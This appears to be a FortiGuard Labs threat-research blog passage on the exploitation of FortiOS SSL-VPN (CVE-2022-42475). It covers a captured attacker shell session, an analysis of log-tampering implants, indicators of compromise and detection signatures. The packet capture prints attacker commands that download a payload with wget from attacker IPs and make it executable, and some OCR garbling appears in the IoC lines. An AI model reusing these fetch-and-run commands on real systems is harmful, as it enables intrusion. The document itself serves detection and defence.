
Port	Description
80	GET request /remote/login?lang=en and POST request /remote/error with string of 'aaaaaa'
443	Suspicious packets that may be used for exploiting*
30080	GET request for payloads – w, busybox-arm64, elf
30443	Receiving and executing commands

*unconfirmed, as the traffic is encrypted

The FortiGuard Labs Threat Research team was unable to recover the payloads because the packet captures were largely truncated or missing.

TCP Stream 1894

TCP stream 1894 contained the connection made to 103[.]131[.]189[.]143 listening on port 30443, which was an interactive shell session.



Wireshark · Follow TCP Stream (tcp.stream eq 1894) · sslvpn_00002_20220915180144.pcap

```
cd /var; wget http://103.131.189.143:30080/w; chmod 777 /var/wls
cmdb
dhcp
lock
locks
log
run
storage
w
ls -lh w
-rwxrwxrwx    1 root     root       355.7K Sep 15 14:40 w
ls /data/lib/
libav.so
libgif.so
libips.so
libiptcp.so
libipudp.so
ps -ef | grep w
    5 root       0:00 [kworker/u:0]
    7 root       0:00 [watchwget http://185.174.136.20:8080/w
ls
ls
ls
cmdb
dhcp
lock
```

Packet 469444. 35 client pkts, 63 server pkts, 61 turns. Click to select.

Entire conversation (2146 bytes) · Show data as ASCII · Stream 1894

Post Incident Meta Data Investigation

Through our detailed investigation of the PCAPs, an additional IoC was uncovered.

185[.]174[.]136[.]20

The identification of this IoC led to a folder on the server containing binaries built specifically for relevant FortiGate hardware versions.

Using a Yara Rule created by the FortiGuard Threat Research Team, we were able to hunt for similar file samples. This also allowed us to identify the **/var/w** files that were seen executed in the PCAPs but not obtained directly from the file system.

Sample Analysis

From the analysis of the collected **/var/w files** samples, we found that the attacker uses advanced capabilities to manipulate FortiOS logging, as follows:

- The malware patches the logging processesof FortiOS to manipulate logs to evade detection. – */bin/miglogd* & */bin/syslogd*
- It includes offsets and opcodes for 27 FortiGate models and version pairs. The malware opens a handle to the processes and injects data into them.
    - Versions range from 6.0.5 to 7.2.1
    - Models are FG100F, FG101F, FG200D, FG200E, FG201F, FG240D, FG3H0E, FG5H0E, FG6H1E, FG800D, FGT5HD, FGT60F, FGT80F.
- The malware can manipulate log files. It searches for elog files, which are logs of events in FortiOS. After decompressing them in memory, it searches for a string the attacker specifies, deletes it, and reconstructs the logs.
- The malware can also kill the logging processes.

By emulating the malware's execution, we found a unique string of bytes in its communication with its command & control server **that can be used for an IPS signature.**

- This string detects the TLS traffic by the TLS request header.
- The buffer “\x00\x0C\x08http/1.1\x02h2\x00\x00\x00\x14\x00\x12\x00\x00\x0Fwww.example.com” (unescaped) should appear inside the “Client Hello” packet.

IOCs

The following network indicators were found as part of the original and supplemental analysis (original IoCs are bolded). For details on how to search on your FortiGate device for evidence of these indicators, see the following Knowledgebase Article.

Filenames

Presence of the following artifacts in the filesystem:

/data/lib/libips.bak

/data/lib/libgif.so

/data/lib/libiptcp.so

/data/lib/libipudp.so

/data/lib/libjepg.so

/var/.sslvpnconfigbk

/data/etc/wxd.conf

/flash

IP/Domains

High Confidence

188[.]34[.]130[.]40	**(port 444 observed)**
103[.]131[.]189[.]143	**(ports 30080,30081,30443,20443 observed)**
193[.]36[.]119[.]61	**(ports 8443,444 observed)**
172[.]247[.]168[.]153	**(port 8033 observed)**

139[.]180[.]184[.]197

66[.]42[.]91[.]32

158[.]247[.]221[.]101

107[.]148[.]27[.]117

139[.]180[.]128[.]142

155[.]138[.]224[.]122

185[.]174[.]136[.]20

139[.]180[.]184[.]197

66[.]42[.]91[.]32

158[.]247[.]221[.]101

107[.]148[.]27[.]117

139[.]180[.]128[.]142

155[.]138[.]224[.]122

185[.]174[.]136[.]20

45[.]86[.]229[.]220

45[.]86[.]231[.]71

139[.]99[.]35[.]116

139[.]99[.]37[.]119

194[.]62[.]42[.]105

45[.]86[.]231[[.]71

45[.]86[.]229[[.]220

185[.]250[.]149[[.]32

137[.]175[.]30[.]138

146[.]70[.]157[[.]133

Older Actor IPs

156[.]251[.]162[.]76

156[.]251[.]163[.122

156[.]251[.]163[.]19

156[.]251[.]162[.111

File Path Samples

Files from /var/w

Hashes of post-exploitation implants—MD5

f68c3f72270800ea675889e82bb02fb8

e3f640d8785c0c864739529889b1863a

08cbaafb176ce6118f7e4e0b2d2d77cf

bdc2d2f5d5246f8956711bcce9f456b6

4548fa6625cb154ab320833186117393

e5d989b651b3eb351e10e408d5a062b3

3191cb2e06e9a30792309813793f78b6

12e28c14bb7f7b9513a02e5857592ad7

ae0839351721db5a9c269fd75dcb57ce

856341349dd954d82b112ba9165c4563

Windows sample found on VT with significant code similarity to the samples found on FortiGates

54bbea35b095ddfe9740df97b693627b

JA3 Fingerprint

The JA3 for the malware SSL/TLS client connection appears to be **unique to the malware** and can be used to detect an attack.

bf2b95ac267823f6588b2436bc537b26.

Summary of Our Knowledge About the Actor

The complexity of the exploit suggests an advanced actor:

- The exploit requires a deep understanding of FortiOS and the underlying hardware.
- The use of custom implants shows that the actor has advanced capabilities, including reverse-engineering various parts of FortiOS.
- The actor is highly targeted, with some hints of preferred governmental or government-related targets.
- The discovered Windows sample attributed to the attacker displayed artifacts of having been compiled on a machine in the UTC+8 timezone, which includes Australia, China, Russia, Singapore, and other Eastern Asian countries.
- The self-signed certificates created by the attackers were all created between 3 and 8 AM UTC. However, it is difficult to draw any conclusions from this given hackers do not nessesarily operate during office hours and will often operate during victim office hours to help obfuscate their activity with general network traffic.

Conclusion

Fortinet will continue to track this threat actor activity. To mitigate this issue, we recommend that all customers immediately take the actions recommended in the Critical Advisory, FG-IR-22-398. Additional guidance has been provided here for how to search for the IoCs. Should you identify that your system is showing indicators of compromise, please reach out to Fortinet for support.

Fortinet will continue to monitor this incident and will update this blog with information as it is found.

Fortinet Protection

The Fortinet Antivirus engine detects all binaries discussed in this blog using the following AV signatures:

Elf/BakSo.SX!tr

The WebFiltering client blocks all network-based URIs.

A Fortinet Outbreak Alert Package has been created for FortiAnalyzer to detect and report on all traffic to or from IPs within the IoC range specified and will be included in Outbreak Alert Package DB 1.00083.

https://www.fortiguard.com/updates/outbreak-detection-service?version=1.00083

Details on how to search for these IoCs can be found in the following Fortinet Community Tech Tip:

https://community.fortinet.com/t5/FortiAnalyzer/Technical-Tip-Using-FortiAnalyzer-to-detect-the-FortiOS-heap/ta-p/242672

Fortinet has released an IPS signature to proactively protect our customers from the exploit CVE-2022-42475 and the C&C channel respectively.

FortiOS.SSL-VPN.Heap.Buffer.Overflow

Bakso.Linux.Backdoor